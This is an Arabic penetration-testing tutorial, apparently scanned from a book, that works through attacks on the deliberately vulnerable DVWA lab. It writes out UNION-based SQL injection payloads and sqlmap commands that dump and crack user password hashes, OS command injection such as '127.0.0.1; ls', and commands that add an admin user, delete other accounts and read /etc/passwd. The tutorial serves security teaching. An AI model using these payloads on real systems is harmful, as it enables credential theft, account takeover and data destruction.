
Database	Metadata Table
MySQL	Information_schema
MS-SQL	sysobjects or INFORMATION_SCHEMA
Oracle	all_user_objects
PostgreSQL	INFROMATION_SCHEMA

لعرض أسماء الأعمدة في جدول المستخدمين **user table** :

Jameel' and 1=1 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where table_name='users# '

لأننا استخدمنا العمود الثاني كهدف للحقن فإن كل النتائج ستكون من هذا العامود، هذا يعني أن العمود الأول من النتيجة (الاسم الأول) سيكون دائماً فارغ لأننا لم نقم بحقن **null** في هذا العامود.

العامود الثاني في النتيجة (الاسم الأخير) يحوي على سلسلة من النتائج (باستخدام التابع **concat**) هذه السلسلة تحوي على اسم الجدول **users** الذي يظهر كالاسم الأخير ثم الانتقال إلى سطر جديد (لأننا استخدمنا **0x0a** في الحقن) وثم اسم كل عمود **users table**



أسماء العواميد في جدول **users** هي

- **user_id**
- **first_name**
- **last_name**
- **user**
- **password**
- **avatar**

بالتأكيد سيكون اهتمامنا بالعامودين **user and password**

حصد هاشات كلمات السر:

لعرض محتوى العامودين **user and password** ندخل العبارة التالية:

Jameel' and 1=1 union select null,concat(user,0x0a,password) from users#

النتائج التي سوف تظهر هي القيم التي يسعى أي مختبر اختراق للحصول عليها.

سوف نحصل على اسم وكلمة السر لك مستخدم في قاعدة البيانات كما يظهر في الشكل التالي:

Vulnerability: SQL Injection

User ID: [ ] Submit

```
ID: Jameel' and 1=1 union select null,concat(user,0x0a,password) from users #
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: Jameel' and 1=1 union select null,concat(user,0x0a,password) from users #
First name:
Surname: gordonb
e99a18c428cb38d5f260853678922e03

ID: Jameel' and 1=1 union select null,concat(user,0x0a,password) from users #
First name:
Surname: 1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: Jameel' and 1=1 union select null,concat(user,0x0a,password) from users #
First name:
Surname: pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: Jameel' and 1=1 union select null,concat(user,0x0a,password) from users #
First name:
Surname: smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

طبعاً كلمات السر لن تظهر كنص صريح، سوف تكون على شكل **hash** ومن السهل جداً كسر هذا النوع من الهاش وهو بالتحديد من نوع **MD5** **hash** لأنه عبارة عن **32** رقم سته عشري **and A-F 9-0**

لمعرفة نوع الهاش يمكنك استخدام أداة **Hash-ID** وهي تساعد على معرفة نوع الهاش الذي يكون أكبر من **50** حرف أو رقم وهذه الأداة موجودة بشكل تلقائي بنظام كالي.

يمكننا أن نستخدم أداة مثل **John the Ripper (JtR)** أو للاختصار فقط **John** لكسر الهاش والحصول على كلمة بشكل نص صريح.

استخدام هذه الأداة سهل جداً، فقط نحتاج إلى نسخ ولصق الأسماء وكلمات السر إلى ملف نصي وتقديمه للأداة ثم انتظار اظهار النص الصريح لكلمة السر لكل مستخدم.

:sqlmap

هي أداة لحقن تعليمات **SQL**، موجودة بشكل تلقائي في نظام كالي لينكس، وهي تقوم بشكل تلقائي باكتشاف واستغلال ثغرات حقن **SQL injection** وتملك محرك بحث خارجي وألاف الخيارات التي تمنح المهاجم مجال أكبر لتنفيذ الهجوم ضد تطبيقات الويب.

sqlmap تستخدم **flags** سوف أقوم بشرح بعض هذه الإشارات وهي:

- **u -**: تستخدم لتحديد عنوان **URL** الهدف للصفحة المصابة بالثغرة.
- **cookie --**: تستخدم لتحديد الكوكيز الخاصة بالجلسة للوصول إلى التطبيق أثناء عملية الهجوم.
- **b -**: لعرض **banner** الخاص بقاعدة البيانات.
- **current-db--** : لعرض نظام إدارة قاعدة البيانات لقاعدة البيانات الحالية.
- **current-user--** : لعرض نظام إدارة قاعدة البيانات للمستخدم الحالي.
- **string--** : لتأمين قيمة نصية لتعريف الايجابيات الخاطئة.
- **users--** : لعرض مستخدمي نظام إدارة قاعدة البيانات .
- **password--**: لعرض الهاش الخاص بكلمة سر إدارة قاعدة البيانات.
- **U -** : لتحديد مستخدم إدارة قاعدة البيانات لتضمينه بالهجوم.
- **privileges--** : لعرض صلاحيات المستخدم.
- **dbs--** : لعرض أسماء كل قواعد البيانات الموجودة في سيرفر قاعدة البيانات.
- **D -** : لتحديد أي قاعدة بيانات كهدف.
- **tables--** : لعرض كل الجداول في قاعدة البيانات الهدف.
- **T -** : لتحديد الجدول الهدف.


- **--columns** : لعرض كل الأعمدة في الجدول الهدف.
- **-C** : لتحديد أي عامود ليتم عرضه.
- **--dump**: لعرض محتوى الأعمدة الهدف.

قيمة البرامتران الذين نحتاج لإضافتهما باستخدام هذه الإشارات هما لتحديد عنوان **URL** للصفحة المصابة ومُعرف الجلسة (**cookie**)

يمكننا بسهولة عرض هذه القيم من **raw tab** في **Burp Intercept**

عنوان **URL** هو نفسه لكل مستخدم، أما مُعرف الجلسة الذي سنستخدمه سوف يختلف عن قيمة المعرف في هذا المثال، لذلك تأكد من كل قيمة وتأكد من أن البروكسي لديك مُعد ليلتقط الطلبات.

بعد أن تقوم بإدخال أي قيمة (**2** في مثالنا) كمُعرف للمستخدم **User ID** فإن القيم المطلوبة التي نحتاجها لتشغيل **sqlmap** سوف تعرض في **raw tab** كما في الشكل التالي




يوجد بارامترين في **cookie header (PHPSESSID and security)** ونحن بحاجة لاستخدامها في **sqlmap** ونحن بحاجة أيضاً لحصد من **URL Referrer header**

للتأكد من أنك لم تفقد أثر هذه القيم قم بفتح ملف نصي وقم بنسخ ولصق هذه القيم، سوف نستخدم قيمة **cookie** بعد **cookie** --

وقيمة **URL** بعد **-u**


قم بإدخال أي رقم في حقل **User ID** في صفحة **SQL injection** في **dvwa**

ثم قم بفتح هذا الطلب في **Burp Suite** من القائمة **Proxy** ثم القائمة الفرعية **History** قم بالضغط بالزر اليميني في القسم السفلي من الشاشة واختر النسخ إلى ملف كما في الشكل التالي



ثم قم بحفظ هذا الطلب بأي اسم وأي مسار تختاره

أنا اخترت اسم **sql** كما في الشكل التالي:



سنقوم بتشغيل أداة **sqlmap** باستخدام الأمر التالي:

```
sqlmap -r /root/sql --banner
```

وستكون النتيجة كالتالي:

```
root@h2o:/usr/share/sqlmap#  sqlmap -r /root/sql --banner
                                   {1.0-dev-nongit-201512270a89}

                                   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 06:39:59

[06:39:59] [INFO] parsing HTTP request from '/root/sql'
[06:39:59] [WARNING] using '/root/.sqlmap/output' as the output directory
[06:39:59] [WARNING] you've provided target URL without any GET parameters (e.g.
 www.site.com/article.php?id=1) and without providing any POST parameters throug
h --data option
do you want to try URI injections in the target URL itself? [Y/n/q]
```

وهي تحديد نوع نظام التشغيل الخاص بسيرفر الويب بالإضافة إلى تحديد نوع سيرفر الويب ونوع قاعدة البيانات المستخدمة.

للحصول على قواعد البيانات الموجودة على الموقع نستخدم الأمر التالي:

sqlmap -r /root/sql --dbs

وتكون النتيجة كالتالي:

```
web server operating system: Linux Debian
web application technology: Apache 2.4.10
back-end DBMS: MySQL >= 5.0.0
[06:58:13] [INFO] fetching database names
[06:58:13] [INFO] the SQL query used returns 4 entries
[06:58:13] [INFO] retrieved: information_schema
[06:58:13] [INFO] retrieved: dvwa
[06:58:13] [INFO] retrieved: mysql
[06:58:13] [INFO] retrieved: performance_schema
available databases [4]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
```

كما يظهر فإنه يوجد أربع قواعد بيانات على هذا الموقع.

للحصول على الجداول داخل أي قاعدة بيانات من خلال الأمر التالي

من أجل قاعدة البيانات **dvwa** مثلاً

sqlmap -r /root/sql -D dvwa --tables

وتكون النتيجة كالتالي:

```
[06:59:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.10
back-end DBMS: MySQL 5
[06:59:57] [INFO] fetching tables for database: 'dvwa'
[06:59:57] [WARNING] reflective value(s) found and filtering out
[06:59:57] [INFO] the SQL query used returns 2 entries
[06:59:57] [INFO] retrieved: guestbook
[06:59:57] [INFO] retrieved: users
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

قاعدة البيانات **dvwa** تحوي على جدولين

للحصول على محتويات الجدول **users** نستخدم الأمر التالي

sqlmap -r /root/sql -D dvwa -T users --dump

عند تطبيق هذا الأمر سوف يسألك إذا كنت تريد حفظ الهاشات الخاصة بكلمات السر الموجود في الجدول في ملف مؤقت ثم يسأل إذا كنت تريد كسر هذه الهاشات قم بالإجابة بالحرف **y** وستكون النتيجة كالتالي:

```
+---------+---------------------------------------------------+---------+--------------------
-------------------+-----------+------------+-------------------+----------+--------------+
| user_id | avatar                                            | user    | password
                   | last_name | first_name | last_login          | failed_login |
+---------+---------------------------------------------------+---------+--------------------
-------------------+-----------+------------+-------------------+----------+--------------+
| 1       | http://127.0.0.1/dvwa/hackable/users/admin.jpg    | admin   | 5f4dcc3b5aa765d61d8
b882cf99 (password) | admin     | admin      | 2016-01-04 01:14:10 | 0            |
| 2       | http://127.0.0.1/dvwa/hackable/users/gordonb.jpg  | gordonb | e99a18c428cb38d5f26
78922e03 (abc123)   | Brown     | Gordon     | 2016-01-04 01:14:10 | 0            |
| 3       | http://127.0.0.1/dvwa/hackable/users/1337.jpg     | 1337    | 8d3533d75ae2c3966d7
cc69216b (charley)  | Me        | Hack       | 2016-01-04 01:14:10 | 0            |
| 4       | http://127.0.0.1/dvwa/hackable/users/pablo.jpg    | pablo   | 0d107d09f5bbe40cade
71e9e9b7 (letmein)  | Picasso   | Pablo      | 2016-01-04 01:14:10 | 0            |
| 5       | http://127.0.0.1/dvwa/hackable/users/smithy.jpg   | smithy  | 5f4dcc3b5aa765d61d8
b882cf99 (password) | Smith     | Bob        | 2016-01-04 01:14:10 | 0            |
```

النتيجة تحوي على اسم كل مستخدم مع هاش كلمة السر الخاصة به بالإضافة إلى كلمة السر ورابط يعرض الصورة الخاصة بهذا المستخدم.

ثغرة حقن تعليمات نظام التشغيل:

جزء أخر من هجوم الحقن هو حقن تعليمات نظام التشغيل، هذا يحدث عندما يكون المهاجم قادراً أن يملي أوامره على سيرفر الويب من خلال (**bash in Linux or cmd.exe in Windows**)

في معظم الحالات فإن المهاجم يكون قادر على إضافة تعليمات نظام خبيثة إلى التعليمات التي يؤمنها تطبيق الويب، مثلاً إذا كان تطبيق الويب يسمح للمستخدم معرفة عنوان **IP** الخاص به أو معرفة اسم الدومين وذلك من خلال تمرير بارامتر تحت تحكمه.

المهاجم سيقوم بإضافة تعليمة أخرى مثل تعليمة إضافة مستخدم جديد للنظام وإذا كان التطبيق مصاب بهذه الثغرة فسوف يتم تنفيذ كلتا التعليمتين.

حقن تعليمات نظام التشغيل:

عندما يقوم مختبر الاختراق باكتشاف ثغرة حقن تعليمات نظام التشغيل فهناك عدد من التعليمات التي غالباً ما سيقوم بتنفيذها وهي:

- إضافة مستخدم
- إضافة مستخدم إلى مجموعة عمل (مجموعة الإدارة)
- حذف مستخدم (حذف مدير النظام)

بالإضافة إلى بعض التعليمات الأخرى التي تساعد على الحصول على أكبر قدر ممكن من المعلومات عن النظام مثل معلومات المستخدمين ومعلومات ملفات المستخدمين ومعلومات إعدادات النظام.

الأمر المهم الذي يجب أن تدركه أنك تقوم بتنفيذ التعليمات في مستوى صلاحيات محدد، إذا كان تطبيق الويب يعمل بصلاحية **root** في نظام لينكس أو **administrator** في نظام ويندوز فإن التعليمات التي تقوم بحقنها سوف يتم تنفيذها في أعلى مستوى ولكن هذه الحالة نادراً ما تحدث لأن معظم تطبيقات الويب تعمل في مستوى صلاحيات منخفض مثل المستوى لذلك يجب عليك أنت تستخدم هذا الهجوم لتحميل الكود المصدري وتكتشف الملفات الحساسة الموجودة على سيرفر الويب.

في نظام التشغيل لينكس يمكنك استخدام التعليمة التالية:

```
root@h2o:~# useradd jameel
```

لإضافة مستخدم جديد اسمه **jameel**

ثم يمكنك أنت تستخدم التعليمة التالية

```
root@h2o:~# passwd jameel
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

لتعين كلمة سر لهذا المستخدم.

عندما يصبح لديك مستخدم في سيرفر الويب يجب عليك معرفة ماهي المجموعات الموجودة ويتم ذلك من خلال التعليمة التالية

```
root@h2o:~# getent group jameel
jameel:x:1004:
```

بإفتراض أنه يوجد **admin group** فيمكنك إضافة المستخدم الذي قمت بإضافته إلى هذه المجموعة من خلال التعليمة التالية

usermod -G admin jameel

عندما يصبح لديك حساب داخل مجموعة الإدارة يمكنك أن ترى كل المستخدمين الأخريين الموجودين في مجموعة الإدارة **admin group** باستخدام التعليمة التالية:

getent group admin

يمكنك بعدها حذف أي حساب لمستخدم أخر (**jameel** مثلاً) باستخدام التعليمة التالية

```
root@h2o:~# userdel jameel
```

يمكنك كتابة سلسلة من التعليمات لإضافة مستخدم جديد وحذف كل حسابات المستخدمين الأخريين في سيرفر الويب

في نظام ويندوز يمكنك استخدام التعليمة التالية

net user /add jameel 12456789

لإضافة مستخدم جديد بإسم **jameel** وكلمة سر **123456789**

يمكنك بعدها إضافة هذا المستخدم إلى **administrator group** باستخدام التعليمة التالية

net localgroup administrators jameel /add

ويمكنك حذف مستخدمين أخريين (**Ali** مثلاً) باستخدام التعليمة التالية:

net user Ali /delet

في حال أنك لم تكن تعمل في أعلى مستوى صلاحيات

(**root in Linux or SESTEM in Windows**)

يمكنك استخدام تعليمات مثل **id** لمعرفة مستوى الصلاحيات الخاص بك

أو يمكنك مشاهدة ملف **passwd** من خلال التعليمة التالية

```
root@h2o:~# cat /etc/passwd
```

هجوم حقن تعليمات نظام التشغيل:

يوجد في **DVWA** على الجانب الأيسر خيار هو **Command Execution**

وهو الذي يسمح لنا باختبار هجوم حقن تعليمات النظام



التعلمية التي يمكن تنفيذها ضمن تطبيق الويب هذا هي **ping**

دخل المستخدم يتم تمريره إلى النظام ليقوم بتنفيذ تعليمة **ping** ثم يتم إعادة نتيجة تنفيذ هذه التعليمة ليتم عرضها على متصفح المستخدم كما في الشكل التالي:

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.034 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.046 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.044 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
rtt min/avg/max/mdev = 0.034/0.041/0.046/0.009 ms
```

الإجابات لتعليمة **ping** من الجهاز المحلي **localhost** تظهر نجاح تنفيذ العملية.

كمختبر اختراق تحتاج إلى أن تقدم تعليمات نظام لينكس إضافية بعد استخدام فاصلة منقوطة.

بدلاً من كتابة عنوان **IP 127.0.0.1** يمكنك أيضاً كتابة تعليمات نظام إضافية كما في المثال التالي وذلك لإظهار قائمة بالمجلدات الموجودة وذلك من خلال كتابة الأمر التالي

```
127.0.0.1; ls
```

Vulnerability: Command Injection

Ping a device

Enter an IP address: [ ] Submit

